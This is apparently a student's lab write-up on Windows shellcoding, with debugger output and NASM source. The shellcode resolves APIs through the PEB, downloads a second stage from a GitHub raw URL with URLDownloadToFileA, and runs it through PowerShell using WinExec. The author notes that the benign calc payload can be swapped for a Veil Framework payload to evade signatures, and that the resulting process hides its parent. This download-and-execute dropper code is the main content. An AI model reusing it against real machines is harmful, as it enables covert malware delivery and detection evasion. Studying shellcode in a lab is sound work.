
Lab 01 - Shellcoding

So… not entirely sure why, but after completing the pipeline of nasm compiled 1.asm, to pveReadBin.pl, and then compiling the final bin via my_sc_test_offset.c - I needed to set breakpoints and step through the debugged process in order for the shellcode to successfully execute. I'm actively debugging why this is happening - but just as a forewarning in case whatever I develop doesn't work within your environment.




```
my_sc_test_offset.c
my_sc_test_offset.c(55): warning C4477: 'printf' : format string '%08x' require
my_sc_test_offset.c(65): warning C4047: '=': 'int' differs in levels of indirec
Microsoft (R) Incremental Linker Version 14.16.27045.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:my_sc_test_offset.exe
my_sc_test_offset.obj

C:\Users\mflack\Desktop\School\CSC848\Lab01 - Shellcode>my_sc_test_offset.exe
[*] Memory allocated: 0x00080000
[*] Size of Shellcode: 00000105
[*] Shellcode copied
[*] Adjusting offset: 0x00080000

C:\Users\mflack\Desktop\School\CSC848\Lab01 - Shellcode>my_sc_test_offset.exe
[*] Memory allocated: 0x000f0000
[*] Size of Shellcode: 00000105
[*] Shellcode copied
[*] Adjusting offset: 0x000f0000
```

my_sc_test_offset.exe

my_sc_test_offset.exe has stopped working

Windows can check online for a solution to the problem.

And this is successfully getting calc.exe to execute when WinExec is called…



my_sc_test_offset.exe - PID: 4988 - Thread: Main Thread 4112 - x32dbg [Elevated]

```
00090025  E8 4A000000     call 90074
0009002A  5A              pop edx
0009002B  5D              pop ebp
0009002C  8DB2 D9000000   lea esi,dword ptr ds:[edx+D9]
00090032  6A 00           push 0
00090034  56              push esi
00090035  FFB2 EA000000   push dword ptr ds:[edx+EA]
0009003B  58              pop eax
0009003C  FFD0            call eax
0009003E  FC              cld
0009003F  31FF            xor edi,edi
00090041  64:8B3D 30000000 mov edi,dword ptr fs:[30]
00090048  8B7F 0C         mov edi,dword ptr ds:[edi+C]
0009004B  8B7F 14         mov edi,dword ptr ds:[edi+14]
0009004E  8B77 28         mov esi,dword ptr ds:[edi+28]
00090051  31D2            xor edx,edx
00090053  66:AD           lodsw
00090055  84C0            test al,al
00090057  74 11           je 9006A
00090059  3C 41           cmp al,41
0009005B  72 06           jb 90063
0009005D  3C 5A           cmp al,5A
0009005F  77 02           ja 90063
00090061  0C 20           or al,20
00090063  C1C2 07         rol edx,7
00090066  30C2            xor dl,al
00090068  EB E9           jmp 90053
0009006A  39DA            cmp edx,ebx
0009006C  8B47 10         mov eax,dword ptr ds:[edi+10]
0009006F  8B3F            mov edi,dword ptr ds:[edi]
00090071  75 DB           jne 9004E
00090073  C3              ret
00090074  89EA            mov edx,ebp
00090076  0352 3C         add edx,dword ptr ds:[edx+3C]
```

1.asm - Lab01 - Shellcode - Visual Studio Code

```
pop edx
pop ebp

; call winexec api
lea esi, [EDX + EXE]
push 0x00
push esi
push dword [EDX + KERNEL32_WINEXEC]
pop eax
call eax

; returns module base in EAX
; EBP = Hash of desired module
get_module_address:

;walk PEB find target module
cld
xor edi, edi
mov edi, [FS:0x30]
mov edi, [edi+0xC]
mov edi, [edi+0x14]
```

My solution for this lab was fairly straightforward, I didn't use encryption or anything, but I do think the way I did it is pretty interesting. Typically whenever malware authors run their powershell scripts you'll typically see something along the lines of….

Powershell.exe -encodedcommand <BASE64>….


I kind of did that… but my "2nd" stage is delivered from my Github scripts repo – which is kinda funny – and that allows me to change it from something innocuous like a Base64 encoded "calc.exe", to something more malicious like a Base64 encoded Veil Framework payload. I mention Veil Framework instead of the usual MSFVenom or Meterpreter because the payloads achieve the same tasks – but they have all been ported to Golang. Which is definitely far less likely to have as many signatures/rules detecting it.

You can read more about it here, because I think it's pretty interesting…


https://www.veil-framework.com/

In chronological order, the APIs I used were:


1. Kernerl32 > LoadLibraryA
2. Urlmon > URLDownloadToFileA
3. Kernerl32 > WinExec
4. Kernerl32 > Beep




```
; Call LoadLibaryA to get urlmon.dll            ; use LoadLibaryA to grab
push ebp
push edx
lea eax, [EDX + URLMON]
push eax
call [EDX + LoadLibaryA]
pop edx
pop ebp

; Build urlmon.dll hash/function table
push ebp                                        ; pretty basic here... just building the hash and function tables for...
push edx                                        ; the module urlmon.dll
mov ebp, eax
lea esi, [EDX + URLMONHASHTABLE]                ; this is needed for URLDownloadToFileA
lea edi, [EDX + URLMONFUNCTIONSTABLE]
call get_api_address
pop edx
pop ebp
```



```
; call winexec api
lea esi, [EDX + EXE]
push 0x01                ; show window flag 0x01
push esi                 ; powershell.exe Invoke-Command -ScriptBlock ([ScriptBlock]::Create((Get-Content $env:TEMP\payload)))
call [EDX + WinExec]     ; call WinExec

; MSDocs seen here: https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec
```



```
; call winexec api
lea esi, [EDX + EXE]
push 0x01                ; show window flag 0x01
push esi                 ; powershell.exe Invoke-Command -ScriptBlock ([ScriptBlock]::Create((Get-Content $env:TEMP\payload)))
call [EDX + WinExec]     ; call WinExec

; MSDocs seen here: https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec
```



```
; call URLDownloadToFileA and pull next stage
push ebp
push edx
lea ecx, dword [EDX + FILENAME]
lea esi, dword [EDX + URL]
xor ebx, ebx                                    ; NULL
push ebx                                        ; lpfnCB = NULL
push ebx                                        ; dwReserved = NULL
push ecx                                        ; szFileName = C:\Users\mflack\AppData\Local\Temp\payload
push esi                                        ; szURL = https://raw.githubusercontent.com/micahflack/scripts/main/test
push ebx                                        ; pCaller = NULL
push dword [EDX + URLDownloadToFileA]
pop eax
call eax                                        ; URLDownloadToFileA()
pop edx                                         ; MSDocs say more here: https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)
pop ebp
```

Essentially, once I have all of the libraries and modules gathered – I call URLDownloadToFileA() to pull the following payload from….

https://raw.githubusercontent.com/micahflack/scripts/main/powershell_pop_calc.txt

```
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe  -encodedcommand "YwBhAGwAYwAuAGUAeABlAA=="
```

Then, once that is downloaded to the following directory…


```
    db "C:\Users\mflack\AppData\Local\Temp\payload", 0x00
```

I begin to call WinExec to issue the following powershell command…

```
    db "powershell.exe Invoke-Command -ScriptBlock ([ScriptBlock]::Create((Get-Content $env:TEMP\payload)))", 0x00
```

What this does is grab the contents of the downloaded payload and then run them as if they were typed directly from the console. Admittedly, this isn't a lot – but the neat thing about this method of using powershell is that the new processes it creates don't show up as children spawned by this shellcode.

See here…



explorer.exe	2036	0.06		67.24 MB	desktop\mflack
VBoxTray.exe	2056		56 B/s	3.3 MB	desktop\mflack
Code.exe	2236			70.39 MB	desktop\mflack
mintty.exe	3484	0.18	5 kB/s	11.91 MB	desktop\mflack
cmd.exe	1556			2.59 MB	desktop\mflack
ProcessHacker.exe	4856	0.64		19.18 MB	desktop\mflack
powershell.exe	5508			86.93 MB	desktop\mflack
x32dbg.exe	3960	0.14		56.43 MB	desktop\mflack
my_sc_test_offset.exe	5924	0.01		3.02 MB	desktop\mflack
bash.exe	2780	0.11		8.29 MB	desktop\mflack
firefox.exe	4784			233.57 MB	desktop\mflack
calc.exe	5700			7.1 MB	desktop\mflack

Technically this counts for soooome encryption because a part of the payload uses Base64 ;)

Jking… I know that doesn't count. I do plan on playing more with this in the near future though.